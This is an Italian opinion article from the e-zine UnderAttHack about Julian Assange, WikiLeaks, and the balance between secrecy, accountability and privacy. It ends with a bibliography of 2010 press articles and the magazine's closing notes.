Julian Assange punta il dito sul Pentagono, accusandolo di volerlo distruggere. Il portavoce di WikiLeaks del resto, ha minacciato di pubblicare (e successivamente pubblicato) moltissimi documenti riservati e segreti; ora la sua stessa "arma" viene usata contro di lui: molti si chiedono il perché si stupisca se si "scava" nella sua vita privata per tentare (ovviamente con prove considerate valide) di screditarlo.
La Svezia non è al servizio del Pentagono nè di nessun altro: è uno stato democratico. La magistratura non è al servizio di un regime. Bisogna smettere di credere che la maggior parte delle magistrature di mezzo mondo siano manovrate dalle mani di qualcuno.

Il pentagono, la CIA o chi altro non ne sarebbero capaci; hanno fallito in tante cacce terroristiche (si pensi all'inseguito e introvabile Bin Laden), non sono stati capaci di fermare in tempo il rovesciarsi di tutti quei documenti su WikiLeaks, e sarebbero invece capaci di controllare un organo tanto complesso quanto quello della magistratura?! L'effetto della sua ultima fuga di notizie è stato in minima parte quello che lui sperava. Tutto ciò a suo parere, porterà ad una nuova armonia. Fa l'esempio del Primo Ministro Istraeliano [Benjamin] Netanyahu che ha rilasciato una dichiarazione molto interessante dicendo che i leader dovrebbero parlare in pubblico come lo fanno in privato, quando possibile. Netanyahu crede che il risultato di questa pubblicazione, divulgando molti sentimenti finora privati, sia promettente e che porterà a dei miglioramenti nel processo di pace del Medio Oriente, soprattutto con l'Iran. Assange ritiene che alcune cose debbano rimanere private, ma non è questo il nocciolo del problema. Per esempio Wikileaks mantiene segrete le identità delle proprie fonti. La segretezza è importante per molte cose ma non dovrebbe essere usata per coprire abusi, il che ci porta a domandare chi decide e chi sia responsabile. La domanda da porsi non è tanto se qualcosa deve rimanere segreto o no, ma, piuttosto chi ha la responsabilità di mantenere certe cose segrete; e la responsabilità di rendere le cose pubbliche? WikiLeaks si occupa di questo. Apparentemente e probabilmente è così (secondo Assange), Wikileaks non causa danni a nessuno (a differenza di quello che dice il segretario di stato Americano [Hillary] Clinton), ma aiuta semplicemente ad aprire gli occhi. Questa organizzazione, ribadisce Assange, pratica l'obbedienza civile, cioè è un'organizzazione che cerca di far diventare il mondo un posto più civile e che agisce contro organizzazioni che abusano e che stanno spingendo verso la direzione opposta. Per quanto riguarda la legge, negli ultimi quattro anni di storia, Wikileaks ha ricevuto oltre 100 attacchi legali di tipo diverso uscendone vincente ogni volta. E' molto importante ricordare, sottolinea Assange, che la legge non è, non semplicemente, quello che i potenti vogliono far credere agli altri che sia. La legge non è quello che un generale dice che sia. La legge non è quello che Hillary Clinton dice che sia. La legge non è quello che una banca dice che sia. La legge, piuttosto, è quello che la Corte Suprema del paese dice che sia e la Corte Suprema nel caso degli Stati Uniti ha un'invidiabile Costituzione sulla quale basa le sue decisioni.

Riflessioni conclusive:

Quel che mi lascia sempre più perplesso, è il perché si cerchi sempre di scavare nella vita privata delle persone, spesso impropriamente, riempendo i notiziari e giornali di disinformazione e futili notizie senza concentrarsi sui problemi reali di un paese. Di certo se un personaggio pubblico ha commesso reati gravi nella sua sfera privata, questi devono essere perseguiti dalla legge, dato che un uomo politico quando raggiunge le più alte cariche dello Stato, per esempio, finisce per rappresentare un intero paese; ma allo stesso tempo non trovo sano cercare sempre del "marcio" nella vita privata delle persone nel tentativo di screditarla.In Italia soprattutto c'è un eccessivo gusto per la vita privata delle persone, per il gossip… Sono in difficoltà nel capire quale sia l'equilibrio tra informazione e riservatezza…Qual è il confine tra informazione e riservatezza?

Antonella Di Leonardo
Giulia Galasso
Alessandro Rosato

Bibliografia

http://www.jacktech.it/
"Perché sono diventato l'incubo dei potenti" di John Goetz e Marcel Rosenbach, Panorama, 5 Agosto 2010 pagina 79.
"Guerra informatica contro WikiLeaks" di Angelo Aquaro, La Repubblica, sabato 4 Dicembre 2010 pagina 14
"Assange sfida il mondo: Se mi succede qualcosa pronti 100mila file di segreti" di Enrico Franceschini, La Repubblica, sabato 4 Dicembre 2010 pagina 12.

http://www.repubblica.it/2007/11/sezioni/esteri/regolamento-guantanamo/regolamento-guantanamo/regolamento-guantanamo.html

"Sarà la fuga di notizie più grave, allarme tra i leader del mondo" di Francesca Caferri, La Repubblica, 27 novembre 2010

"L'ambasciata Usa a Obama -Berlusconi è un incapapace stanco per i troppi party-" di Angelo Aquaro, La Repubblica, 29 novembre 2010

"Perchè quei -festini selvaggi- allarmano l'alleato americano" di Giuseppe D'Avanzo, La Repubblica, 29 novembre 2010

"Il Cavaliere portavoce di Putin" di Roberto Mania, La Repubblica, 29 novembre 2010

"-Viziosi, maniaci, deboli, pericolosi- ecco i leader visti da Washington" di Federico Rampini, La Repubblica, 29 novembre 2010

"I segreti della diplomazia americana", La Repubblica, 29 novembre 2010

"-Berlusconi, un leader debole- nei dossier WikiLeaks i racconti dei suoi agli Usa" di Angelo Aquaro, La Repubblica, 3 dicembre 2010

"I due telegrammi di Hillary sugli affari Berlusconi-Putin", La Repubblica, 3 dicembre 2010

"-Curo solo gli interessi dell'Italia- Berlusconi in Russia, oggi vede Putin" di Alberto D'Argenio, La Repubblica, 3 dicembre 2010

"La Guerra nascosta" di Gianluca Di Feo e Stefania Maurizi, L'Espresso, 21 ottobre 2010

Note finali di UnderAttHack

Per informazioni, richieste, critiche, suggerimenti o semplicemente per farci sapere che anche voi esistete, contattateci via e-mail all'indirizzo **underatthack@gmail.com** Siete pregati cortesemente di indicare se non volete essere presenti nella posta dei lettori.

Allo stesso indirizzo e-mail sarà possibile rivolgersi nel caso si desideri collaborare o inviare i propri articoli.

Per chi avesse apprezzato UnderAttHack, si comunica che l'uscita (il numero 15) è prevista alla data di:

venerdì 29 luglio 2011

Come per questo numero, l'e-zine sarà scaricabile nel formato PDF al sito ufficiale del progetto:
http://underatthack.org